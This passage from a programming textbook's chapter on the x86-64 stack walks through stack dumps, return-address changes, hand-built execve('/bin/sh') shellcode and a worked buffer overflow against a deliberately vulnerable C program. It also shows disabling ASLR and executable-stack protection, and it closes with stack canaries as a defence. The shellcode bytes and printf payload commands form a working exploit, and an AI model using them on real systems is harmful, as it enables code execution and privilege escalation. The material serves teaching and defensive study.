..0490 > 80 12 60 00 00 00 00 00 A0 05 40 00 04 00 00 00  ..`.......@.....
..04A0 > 90 05 EF 03 FF 7F 00 00 66 30 76 31 FF FF FF FF  ........f0v1....
..04B0 > 00 00 00 00 00 00 00 00 30 09 40 00 00 00 00 00  ........0.@.....

f3: SP=0x7fff03ef0490, f3 = 0x400930                  # Press ENTER to continue
...
```

What we have done so far may be repeated elsewhere; for example, if we compile the same code with `gcc` on openSUSE we get the same results. But if we use `clang` (on openSUSE or Debian), functions `getBP()` and `getSP()` have to be moved into a separate file (see "Test on Slackware (32-bit)" earlier in the chapter), or specifically rewritten:

```
extern unsigned char *getSP(void);  /* Prototype */
__asm__(
       "getSP:\n"
```

```
       "movq %rsp, %rax\n"
       "addq $8, %rax\n"
       "retq\n"
       );

extern unsigned char *getBP(void);  /* Prototype */
__asm__(
       "getBP:\n"
       "movq %rbp, %rax\n"
       "retq\n"
       );
```

In addition, the different parameter layout requires small changes in four functions:

```
int get_argc()
   {
   void **bp = (void **)getBP();

   while(*(bp=*bp));
   return ((int *)bp)[-2];    /* Before it was -5 */
   }
void set_argc(int val)
   {
   void **bp = (void **)getBP();

   while(*(bp=*bp));
   ((int *)bp)[-2]=val;       /* Before it was -5 */
   }
char **get_argv()
   {
   void **bp = (void **)getBP();
   while(*(bp=*bp));
   return bp[-2];             /* Before it was -4 */
   }
void set_argv(char **argv)
   {
   void **bp = (void **)getBP();
   while(*(bp=*bp));
   bp[-2]=argv;               /* Before it was -4 */
   }
```

Now it works (even on Debian):

```
g.$ clang -o stackDump stackDump.c                    # Arch: x86_64, compiler: clang v. 3.7
g.$ ./stackDump 13

Address of main() = 0x400c00
Address of f1()   = 0x400b70
Address of f2()   = 0x400a40
```

```
f2: SP = 0x7fff7381b1d0
    BP = 0x7fff7381b210

Dump:
..B1D0 > 01 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
..B1E0 > 31 00 00 00  1E 00 00 00  10 B2 81 73  FF 7F 00 00  1..........s....
..B1F0 > D0 B1 81 73  FF 7F 00 00  90 B2 81 73  66 32 76 31  ...s.......sf2v1
..B200 > 66 32 70 34  00 00 00 00  66 32 70 33  70 32 00 31  f2p4....f2p3p2.1
..B210 > 50 B2 81 73  FF 7F 00 00  ED 0B 40 00  00 00 00 00  P..s......@.....
..B220 > 0A 00 00 00  00 00 00 00  00 0C 40 00  1D 00 00 00  ..........@.....
..B230 > 66 32 70 34  00 00 00 00  66 31 76 34  00 00 00 00  f2p4....f1v4....
..B240 > 18 C3 81 73  66 31 76 33  76 32 D9 31  66 31 70 31  ...sf1v3v2.1f1p1
..B250 > 90 B2 81 73  FF 7F 00 00  80 0C 40 00  00 00 00 00  ...s......@.....
..B260 > FF B0 F0 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
..B270 > 1E 00 00 00  0D 00 00 00  C0 05 40 00  66 30 76 31  ..........@.f0v1
..B280 > 78 B3 81 73  FF 7F 00 00  02 00 00 00  00 00 00 00  x..s............     main
..B290 > 00 00 00 00  00 00 00 00  E5 0B 7F C3  A2 7F 00 00  ................

f2: argc = 2
    argv = 0x7fff7381b378
    argv[0] = "./stackDump"
main: argc=4
      argv=0x602060
      argv[3]="string4"
      argv[2]="string3"
      argv[1]="string2"
      argv[0]="string1"
Dump:
..B270 > 1E 00 00 00  0D 00 00 00  FF FF FF FF  66 30 76 31 ............f0v1
..B280 > 60 20 60 00  00 00 00 00  04 00 00 00  00 00 00 00 ` `.............
..B290 > 00 00 00 00  00 00 00 00  CF 06 40 00  00 00 00 00 ..........@.....

f3: SP=0x7fff7381b270, f3 = 0x4006cf                              # Press ENTER to continue
```

How to Change a Function's Return Address

This exercise is left to the reader. First add the lines of code shown here in `f1()` after the call to `f2()`:

```
void f1(int p1)
   {
   char      f1v1=0x31;        /* "1"    */
   short int f1v2=0x3276;      /* "v2"   */
   int       f1v3=0x33763166;  /* "f1v3" */
   long int  f1v4=0x34763166;  /* "f1v4" */

   printf("Address of f1()  = %p\n", f1);
   f2(f1v1, f1v2-6, f1v3-0x5FF00, f1v4-0x5FF00);
   printf("skip\n");
   printf("don't skip\n");
}
```

Then modify `f2()` by adding one line of code to change the return address of `f2()` so that the instruction `printf("skip\n")` in `f1()` will be skipped.

Shellcodes

Changing function return addresses is a way to execute code inside a buffer. If the goal is to start a shell for interacting with the operating system, that code is called *shellcode*. More generally, a shellcode is an external machine code (somehow injected) that is executed by a program whose control flow has been cracked by exploiting some vulnerability (such as a buffer overflow).

To limit its size and reach high execution speed, the shellcode is written in machine language and is designed for one specific architecture. A huge security risk may occur if the program executing a shellcode has root privileges, since a root-shell will be gained.

In a Unix-like operating system, if exploiting a vulnerability of a program with its `suid` bit enabled and root as owner, a limited user can start a root-shell. In this case we speak of "privilege escalation." The command

```
su -c "find / -perm -u+s -user root -type f"
```

prints the names of these particular files. To prevent this from happening, operating systems have adopted some security measures; we must disable them to perform our tests.

First Try: a Simple Test Program

To set up and test our shellcode, let us write a tiny program:

```
/* Filename: p.c */
char shellcode[] = "PUT HERE";

void main()
   {
   puts("Starting a shell:");
   ((void (*)())shellcode)();
   }
```

This program stops when it tries to execute the first instruction of `shellcode[]`[28]. We get a "Segmentation fault" error message because the operating system prevents the execution of code, whatever it is, located in the data segment. We must disable this security measure before continuing:

```
g.$ gcc -o p.bin p.c
g.$ su
Password: *****
root.# apt-get install execstack                # Installs the package "execstack" [29]
root.# execstack -q ./p.bin                     # Checks if p.bin needs executable stack
- ./p.bin                                       # No (see "man execstack")
```

[28]The byte "80" (ASCII code for "P") is disassembled as `push %rax`.

[29]"execstack is a program which sets, clears, or queries executable stack flag of ELF binaries and shared libraries. Linux has in the past allowed execution of instructions on the stack and there are lots of binaries and shared libraries assuming this behavior. Furthermore, GCC trampoline code for e.g. nested functions requires executable stack on many architectures. To avoid breaking binaries and shared libraries which need executable stack, ELF binaries and shared libraries now can be marked as requiring executable stack or not requiring it. This marking is done through the `p_flags` field in the `PT_GNU_STACK` program header entry [...] The user can override this at assembly time (through `--execstack` or `–noexecstack` assembler options), at link time (through `-z execstack` or `-z noexecstack` linker options) and using the `execstack` tool also on an already linker binary or shared library. This tool is especially useful for third-party shared libraries where it is known that they don't need executable stack or testing proves it" (see `man execstack`).

```
root.# execstack -s ./p.bin                    # -s = set-execstack
root.# execstack -q ./p.bin
X ./p.bin                                      # Now p.bin needs executable stack [30]
root.# exit
exit
g.$ ./p.bin
Starting a shell:
Segmentation fault
g.$
```

This time the error is caused by an instruction, inside the shellcode, trying to access an unreachable memory location (to prove it, we can use `gdb`); if the shellcode had valid code, it would be executed without errors.

Writing a Working Shellcode

The next step is writing a working shellcode; the string "/bin/sh" is not good; we need machine-language commands. To start a shell we may call the system function `execve` (see `man execve`).

Its first argument must be a pointer to the executable's filename; that is, the address of the string "/bin/sh". The second argument is the address of an array of pointers to strings holding the arguments of the program to be started, just like `argv`. Here they are: `argv[0]="/bin/sh", argv[1]=NULL`. The third argument (`envp`) can be set to NULL.

Now let's write the assembly code that prepares the arguments and calls `execve()`; then we need to create an executable binary file:

```
g.$ cat t.s
.globl main
main:
   /* Copies "/bin/sh" onto the stack */
   movq $0x0068732f6e69622f, %rdi     /* 0068732f6e69622f */
   pushq %rdi                         /* 00 h s / n i b / */
   /* Now RSP addresses "/bin/sh". The register RDI is no more necessary */

   /* Sets up arguments for execve() */
   movq %rsp, %rdi   /* RDI = first argument of execve() = &"/bin/sh" */
   movq $0, %rdx     /* RDX = third argument of execve() = envp = NULL */
   pushq %rdx        /* argv[1] = NULL */
   pushq %rdi        /* argv[0] = &"/bin/sh" */
   movq %rsp, %rsi   /* RSI = second argument of execve() = argv */

   /* Calls execve() */
   movq $0x3b, %rax /* 0x3b=59, see /usr/include/x86_64-linux-gnu/asm/unistd_64.h */
   syscall
```

[30]The array `shellcode[]` lies in the data segment, not on the stack, but an executable stack requires an executable data segment.

```
g.$ gcc -o t.bin t.s
g.$ objdump -d t.bin
...
00000000004004ac <main>:
  4004ac:       48 bf 2f 62 69 6e 2f  movabs $0x68732f6e69622f,%rdi
  4004b3:       73 68 00
  4004b6:       57                    push   %rdi
  4004b7:       48 89 e7              mov    %rsp,%rdi
  4004ba:       48 c7 c2 00 00 00 00  mov    $0x0,%rdx
  4004c1:       52                    push   %rdx
  4004c2:       57                    push   %rdi
  4004c3:       48 89 e6              mov    %rsp,%rsi
  4004c6:       48 c7 c0 3b 00 00 00  mov    $0x3b,%rax
  4004cd:       0f 05                 syscall
...
```

The above machine code is what we are looking for:

```
char shellcode[] = "\x48\xbf\x2f\x62\x69\x6e\x2f\x73\x68\x00\x57"
                   "\x48\x89\xe7\x48\xc7\xc2\x00\x00\x00\x00\x52\x57"
                   "\x48\x89\xe6\x48\xc7\xc0\x3b\x00\x00\x00\x0f\x05";
```

Having updated `p.c`, we can compile and execute it again:

```
g.$ gcc -z execstack -o p.bin p.c
g.$ ./p.bin
Starting a shell:
$ ls p.*                                              # The shellcode works:
p.bin p.c p.c~                                        # this is the new shell, as we
$ exit                                                # can see looking at the prompt.
g.$
```

Improving the Shellcode

Now that we have a working shellcode, let's see how we can improve it. To begin, it shouldn't include null bytes, because they are seen as string terminators; therefore, if the shellcode has to be passed or copied as a string, the first null byte would break it. In addition, the shellcode size must be as small as possible. For instance, the instruction `mov $0x0,%rdx` can be replaced by `xor %rdx,%rdx`, which is "48 31 d2" in machine language; here there are no zeros and fewer bytes than in the preceding "48 c7 c2 00 00 00 00".

Table 5-1 lists some possible improvements.

Table 5-1. *Improved Instructions to Be Used in Shellcode*

Original Instruction	Alternative	Difference in Byte Length
48 bf 2f 62 69 6e 2f 73 68 00 movq $0x68732f6e69622f, %rdi	**48 bf 3d 2f 62 69 6e 2f** **73 68 48 c1 ef 08** movq $0x68732f6e69622f3d, %rdi ;[31] shrq $8, %rdi	+4
48 89 e7 mov %rsp, %rdi	54 5f pushq %rsp ; popq %rdi	-1
48 c7 c2 00 00 00 00 mov $0x0, %rdx	**48 31 d2** xor %rdx, %rdx	-4
48 89 e6 mov %rsp, %rsi	54 5e pushq %rsp ; popq %rsi	-1
48 c7 c0 3b 00 00 00 mov $0x3b, %rax	**48 31 c0 b0 3b** xorq %rax,%rax ; movb $59,%al	-2
48 c7 c0 3b 00 00 00 mov $0x3b, %rax	6a 3b 58 pushq $59 ; popq %rax	-4

In order to remove the null bytes, the only needed modifications are those highlighted with **boldface type**. To get a smaller code size we can add the remaining modifications which overwrite the stack, therefore they can corrupt the shellcode.

Before `execve()` may be called, we must know the address of the string "/bin/sh". This string, stored in `RDI` (`RDI` = 0x0068732f6e69622f), has been copied to memory by `push %rdi`, which subtracts 8 from the stack pointer so that it now addresses the first character of "/bin/sh". Figure 5-37 shows its memory layout.




Figure 5-37. *String "/bin/sh" copied to the stack. Its low byte is pointed to by the stack pointer*

Now the register `RDI` can be reused to hold the address of "/bin/sh":

```
push %rdi       /* Copies to the stack the string stored in RDI */
mov %rsp, %rdi  /* Copies to RDI the string's address */
```

But there is another way to find that address:

```
        jmp  L2
L1:     ...shellcode...
L2:     call  L1
        .string "/bin/sh"
```

The first instruction of our shellcode must be `pop` (for example, `pop %rdi`) so that the address of "`/bin/sh`", copied onto the stack by `call`, can be saved inside a register and be ready for future use.

When rewriting the assembly code, we may add a last change: if we put `push $59 + pop %rax` before "`xor %rdx,%rdx`", we can take advantage of the instruction `cqto`, which sign-extends `RAX` to `RDX:RAX`, thus gaining one byte against `xor %rdx,%rdx`:

[31]Instead of "3d" we could write any other number (except zero), since it's lost in the next shift operation.

```
g.$ cat t.s
.globl main
main:
      jmp L2

L1:   popq %rdi   /* RDI = first argument of execve() = &"/bin/sh" */
      pushq $59
      popq %rax   /* RAX = 59 = number of the system function to call */
      cqto        /* RDX = third argument of execve() = envp = NULL */
      pushq %rdx  /* argv[1] = NULL */
      pushq %rdi  /* argv[0] = &"/bin/sh". Now RSP = &argv[0] --> RSP = argv */
      pushq %rsp  /* argv */
      popq %rsi   /* RSI = second argument of execve() = argv */
      syscall     /* Calls execve() */
L2:   call L1     /* Copies onto the stack the return address, that is &"/bin/sh" */
      .string "/bin/sh"
g.$
```

As we have done before, let us look at the machine code:

```
g.$ gcc -o t.bin t.s
g.$ objdump -d t.bin
...
00000000004004ac <main>:
  4004ac:       eb 0c                   jmp   4004ba <L2>

00000000004004ae <L1>:
  4004ae:       5f                      pop   %rdi
  4004af:       6a 3b                   pushq $0x3b
  4004b1:       58                      pop   %rax
  4004b2:       48 99                   cqto
  4004b4:       52                      push  %rdx
  4004b5:       57                      push  %rdi
  4004b6:       54                      push  %rsp
  4004b7:       5e                      pop   %rsi
  4004b8:       0f 05                   syscall

00000000004004ba <L2>:
  4004ba:       e8 ef ff ff ff          callq  4004ae <L1>
  4004bf:       2f                      (bad)
  4004c0:       62                      (bad)
  4004c1:       69 6e 2f 73 68 00 90    imul   $0x90006873,0x2f(%rsi),%ebp
...
```

Let's change the array `shellcode` (see Table 5-1) and try again:

```
g.$ cat p.c
char shellcode[] = "\xeb\x0c_j;XH\x99RWT^\x0f\x05"
                   "\xe8\xef\xff\xff\xff/bin/sh"; /* 26 characters + 1 */
void main()
   {
```

```
   puts("Starting a shell:");
   ((void (*)())shellcode)();
   }
g.$ gcc -z execstack -o p.bin p.c
g.$ ./p.bin
Starting a shell:
$ ls p.*          # This is the new shell
p.bin p.c p.c~
$ exit
g.$
```

We could further refine the code by using only printable characters so that the shellcode meets the security controls and can be accepted as a text string. It's even possible to create shellcodes that look like pure English text (hence the name *English shellcode*[32]); they are able to deceive people because the text includes valid words, but often with no meaning. It's clear that detecting this type of shellcode by common programs is nearly impossible.

Buffer Overflow Attacks

A working shellcode is now available to us; we want to get it executed by a program so that a *buffer overflow* (a write past the end of a buffer) occurs, thus producing the overwriting of the return address of `main()`. For our tests we can use a simple program containing a call to an unsafe function, for instance `gets()` or `strcpy()`:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
   {
   char buf[20];

   if(argc==1) { printf("Type a string: "); gets(buf); }
   else strcpy(buf, argv[1]);

   printf("Input string: \"%s\"\n", buf);
   printf("buf=%p\n", buf);
   return 0;
   }
```

It's not a difficult job to guess the activation record; for example, if compiling with `gcc` on Debian (64-bit) or openSUSE we have the layout shown in Figure 5-38.




Figure 5-38. *Vulnerable test program. Stack frame of function* `main()`

[32]For more information, see http://www.cs.jhu.edu/~sam/ccs243-mason.pdf

Since there are no controls on the type of characters nor on their number, we can provide a string containing a shellcode followed by enough bytes (for example, NOP = No OPeration, 0x90) and then by the address (=buf) of the shellcode itself so that this address overwrites the one of main(). The attack planning is graphically summarized in Figure 5-39.




Figure 5-39. *Attack planning. Changing the return address of* `main()` *to point to the shellcode*

But it's hard to guess the exact position of buf[] since it changes every time the program is executed; it's a security measure called *ASLR* (*Address Space Layout Randomization*). To put it simply, we ask the program to print that address; we also disable ASLR so that buf[] has always the same address.

```
g.$ gcc -z execstack -o p.bin p.c                    # Makes the stack executable
g.$ su -c "sysctl -w kernel.randomize_va_space=0"    # Disable ASLR until reboot
Password: *****
kernel.randomize_va_space = 0
g.$
```

We can use the shellcode shown at the end of "Writing a Working Shellcode," including all the modifications:

```
g.$ cat t.s
.globl main
main:
   /* Copies "/bin/sh" to the stack */
   movq $0x68732f6e69622f3d, %rdi /* Copies the string "=/bin/sh" to RDI */
   shrq $8, %rdi   /* Makes sure that "/bin/sh" is NUL-terminated */
   pushq %rdi      /* Copies "/bin/sh" to the stack; RSP points to "/bin/sh" */

   /* Sets up arguments for execve() */
   pushq %rsp
   popq %rdi       /* RDI = first argument of execve() = &"/bin/sh" */
   pushq $59
   popq %rax       /* RAX = 59 (no. of the system function to be called) */
   cqto            /* RDX = third argument of execve() = envp = NULL */
   pushq %rdx      /* argv[1] = NULL */
   pushq %rdi      /* argv[0] = &"/bin/sh"; RSP points to argv[0] */
   pushq %rsp
   popq %rsi       /* RSI = second argument of execve() = argv */

   /* Calls the system function no. 59 (=RAX); arguments are in RDI, RSI, RDX */
   syscall
g.$ gcc -o t.bin t.s
```

```
g.$ objdump -d t.bin                    # Prints the shellcode in assembly and machine code
...
00000000004004ac <main>:
  4004ac:       48 bf 3d 2f 62 69 6e   movabs $0x68732f6e69622f3d,%rdi
  4004b3:       2f 73 68
  4004b6:       48 c1 ef 08            shr    $0x8,%rdi
  4004ba:       57                     push   %rdi
  4004bb:       54                     push   %rsp
  4004bc:       5f                     pop    %rdi
  4004bd:       6a 3b                  pushq  $0x3b
  4004bf:       58                     pop    %rax
  4004c0:       48 99                  cqto
  4004c2:       52                     push   %rdx
  4004c3:       57                     push   %rdi
  4004c4:       54                     push   %rsp
  4004c5:       5e                     pop    %rsi
  4004c6:       0f 05                  syscall
...
```

The use of push instructions has minimized the size of the shellcode, but it may get corrupted; this is what has happened in our case.

To understand the reason, let us see what is inside the stack frame when `main()` terminates, more precisely after executing the instructions `leave` and `ret`, and before starting the shellcode. Figure 5-40 shows the stack contents at this time.




Figure 5-40. *Vulnerable test program. Stack contents when `main()` terminates*

All the 20 bytes of `buf[]` have been overwritten by the shellcode (28 bytes; overflow by 8), followed by 12 NOPs and by the address of `buf[]` which has replaced the return address of `main()`; therefore it has been copied to `RIP` by the instruction `ret`.

Let's remember that the register `RIP` addresses the next instruction to be executed; in our case the first one of the shellcode. Moreover, the register `RBP` now contains 0, and the stack pointer points to the byte following the stack frame of `main()`.

The shellcode may use only 20 bytes (12+8) for the `push` instructions (each of them subtracts 8 from `RSP`), but 32 are needed, so that 12 bytes of the shellcode would be overwritten, as we can see in Figure 5-41. This overwriting would break the shellcode.




Figure 5-41. *Vulnerable test program. Stack contents when the shellcode is executed*

The overwriting of the shellcode can be avoided by moving the stack pointer back so that it points to the shellcode itself or even further to the left; this way, the `push` instructions will write on the left of the shellcode. Figure 5-42 shows how the stack should appear when executing the correct shellcode.




Figure 5-42. *Vulnerable test program. Stack contents when the working shellcode has been executed*

The shellcode's overwriting can be avoided by adding, at the beginning of the shellcode, four bytes:

```
48 83 EC 30    (subq $0x30, %rsp)
```

As a consequence, the needed number of NOP characters drops to 8. Let's try with a random address:

```
g.$ ./p.bin $(printf "\x48\x83\xec\x30\                          subq $0x30, %rsp
\x48\xbf\x3d\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\         Shellcode
\x57\x54\x5f\x6a\x3b\x58\x48\x99\x52\x57\x54\x5e\x0f\x05\         Shellcode
\x90\x90\x90\x90\x90\x90\x90\x90\                                NOPs
\xff\xff\xff\xff\xff\x7f")                                       buf (?)
Input string: "H��0H�=/bin/shH�WT_j;XH�RWT^����������"
buf=0x7fffffffe310
Segmentation fault
g.$
```

Then let us try again using the address we've found:

```
g.$ ./p.bin $(printf "\x48\x83\xec\x30\                          Don't add spaces
\x48\xbf\x3d\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\         after the "\"
\x57\x54\x5f\x6a\x3b\x58\x48\x99\x52\x57\x54\x5e\x0f\x05\         character at the
\x90\x90\x90\x90\x90\x90\x90\x90\                                end of each line.
\x10\xe3\xff\xff\xff\x7f")
Input string: "H��0H�=/bin/shH�WT_j;XH�RWT^������������"
buf=0x7fffffffe310
$ ls p.*                                                         OK: it works
p.bin  p.c  p.c~
$ exit
g.$
```

Let's try once again, but now we want `gets()` to read the shellcode:

```
g.$ printf "\x48\x83\xec\x30\
\x48\xbf\x3d\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\
\x57\x54\x5f\x6a\x3b\x58\x48\x99\x52\x57\x54\x5e\x0f\x05\
\x90\x90\x90\x90\x90\x90\x90\x90\
\xff\xff\xff\xff\xff\x7f" | ./p.bin
Type a string: Input string: "H@@@0H@=/bin/shH@WT_j;XH@RWT^@@@@@@@@@@@@@@"
buf=0x7fffffffe340
Segmentation fault
g.$
g.$ printf "\x48\x83\xec\x30\
\x48\xbf\x3d\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\
\x57\x54\x5f\x6a\x3b\x58\x48\x99\x52\x57\x54\x5e\x0f\x05\
\x90\x90\x90\x90\x90\x90\x90\x90\
\x40\xe3\xff\xff\xff\x7f" | ./p.bin
Type a string: Input string: "H@@@0H@=/bin/shH@WT_j;XH@RWT^@@@@@@@@@@@@@@"
buf=0x7fffffffe340
g.$
```

We should succeed, but this time we don't see a new shell prompt nor error messages. It can be proved (by means of `gdb`) that the shellcode is correctly executed, but the new shell suddenly terminates because its standard input is closed.

We can fix it by adding the `cat` command:

```
g.$ (printf "\x48\x83\xec\x30\
\x48\xbf\x3d\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\
\x57\x54\x5f\x6a\x3b\x58\x48\x99\x52\x57\x54\x5e\x0f\x05\
\x90\x90\x90\x90\x90\x90\x90\x90\
\x40\xe3\xff\xff\xff\x7f"; cat) | ./p.bin
                                                    Press ENTER
Type a string: Input string: "H@@@0H@=/bin/shH@WT_j;XH@RWT^@@@@@@@@@@@@@@"
buf=0x7fffffffe340
ls p.*                                          The prompt is missing
p.bin  p.c  p.c~
exit
                                                    Press ENTER
g.$
```


Let's add a last change to our program so that it prints, one by one, all characters and the corresponding ASCII opcodes, starting from `buf[]` until the first NUL character. The output should show the shellcode, the NOPs characters, and the address of `buf[]`:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
   {
   char buf[20];
   int i;
```

```
if(argc==1) { printf("Type a string: "); gets(buf); }
else strcpy(buf, argv[1]);

printf("Input string: \"%s\"\n", buf);
printf("buf=%p\n", buf);
for(i=0; buf[i]; i++) printf("buf[%2d] = 0x%02X ('%c')\n",
   i, (unsigned char)buf[i], isprint(buf[i])? buf[i]:'.');
return 0;
}
```

Two questions:

1. This program doesn't work as expected. Why?
2. If we declare the variable `i` as static (or global), then it works. Why?



EXERCISE:

Modify the shellcode so that the program returns 3 instead of 0:

```
g.$ printf "Put the shellcode here" | ./p.bin; echo $?
...
3
g.$
```

In this case, can we add the `for` loop without altering the correct operation of the program?

To protect the activation records from attacks exploiting a buffer overflow, a new security measure has been adopted by operating systems: the inclusion of special bytes (*stack canaries*[33]), serving as sentinels: if their values change at the end of a function, it means that the stack was corrupted, and the program terminates:

```
g.$ gcc -fstack-protector -o p.bin p.c
g.$ printf "\x48\x83\xec\x30\
\x48\xbf\x3d\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\
\x57\x54\x5f\x6a\x3b\x58\x48\x99\x52\x57\x54\x5e\x0f\x05\
\x90\x90\x90\x90\x90\x90\x90\x90\
\x40\xe3\xff\xff\xff\x7f" | ./p.bin
Type a string: Input string: "H???H?=/bin/shH?WT_j;XH?RWT^????????@????"
buf=0x7fffffffe360
*** stack smashing detected ***: ./p.bin terminated
...
```

Figure 5-43 shows what the stack frame looks like when we add the `-fstack-protector` option.




Figure 5-43. *Stack frame layout when stack protection is activated by adding the* `-fstack-protector` *option*

[33]For more information, see https://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/Optimize-Options.html (see the options `-fstack-protector` and `-fstack-protector-all`). The name "canary" was chosen because these bytes behave like canaries in coal mines: canaries revealed the presence of deadly gas, dying earlier than miners.

The assembly code tells us how it works:

```
        ...
        movq   %fs:40, %rax                  # Copies a number [34] (canary) to RAX
        movq   %rax, -8(%rbp)                # then copies RAX to the stack.
        ...
        ...                                  # Executes the program
        ...
        movq   -8(%rbp), %rdx                # Retrieves the canary from the stack
        xorq   %fs:40, %rdx                  # then checks for changes [35]
        je     .L5
        call   __stack_chk_fail              # It's changed: execution stops
.L5:
        leave                                # No changes: the program terminates normally.
        ret
```

Summary

This long chapter may be divided into three main parts:

- Stack organization and function calls
- Tests
- Applications

